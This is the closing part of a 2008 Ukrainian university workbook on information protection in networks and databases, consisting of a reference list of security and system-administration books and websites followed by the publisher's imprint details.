24. Тейт С. Windows 2000 для системного администратора. Энциклопедия. – С.Пб.: Питер, 2001. – 768 с.
25. Фленов М. Е. Linux глазами хакера. – С.Пб: БХВ-Петербург, 2005. – 544 с.
26. Фленов М. Е. Компьютер глазами хакера. – С.Пб: БХВ-Петербург, 2005. – 336 с.
27. Хатч, Брайан, Ли, Джеймс, Курц, Джордж. Секреты хакеров. Безопасность Linux – готовые решения: Пер. с англ. – М.: Издательский дом «Вильямс», 2002. – 544 с.
28. Хотка Дэн Oracle9i: Пер. с англ./ Дэн Хотка – С.Пб.: ООО «ДиаСофтЮП», 2002. – 560 с.
29. Чирилло Дж. Защита от хакеров (+CD).– С.Пб.: Питер, 2002. – 480 с.
30. Эрик Коул. Руководство по защите от хакеров.: Пер. с англ. – М.: Издательский дом «Вильямс», 2002. – 640 с.
31. http://security.tsu.ru/
32. http://www.mysql.com/doc.html
33. http://www.php.net/distributions/manual.zip
34. http://www.php.net/manual/
35. http://www.xakep.ru/

Навчальне видання

# ЗАХИСТ ІНФОРМАЦІЇ В МЕРЕЖАХ ТА БАНКАХ ДАНИХ

## Практикум

Розробники:

Носов Віталій Вікторович канд. техн. наук, доцент;

Манжай Олександр Володимирович викладач

*Відповідальний за випуск*

Логвиненко М. Ф.

Редактор М. М. Власюк

Комп'ютерна верстка О. Ф. Півень

---

Підп. до друку 04.09.2008. Формат 60х84 $^{1}/_{16}$. Друк трафарет. Папір офсет.
Ум. друк. арк. 12,7. Обл.-вид. арк. 7,6. Наклад 150 прим. Зам. 9

Видавництво
Харківського національного університету внутрішніх справ
61080, Харків, пр-т 50-річчя СРСР, 27

Свідоцтво про внесення суб'єкта видавничої справи до Державну реєстру
видавців, виготовників і розповсюджувачів видавничої продукції
ДК № 3087 від 22.01.2008 р.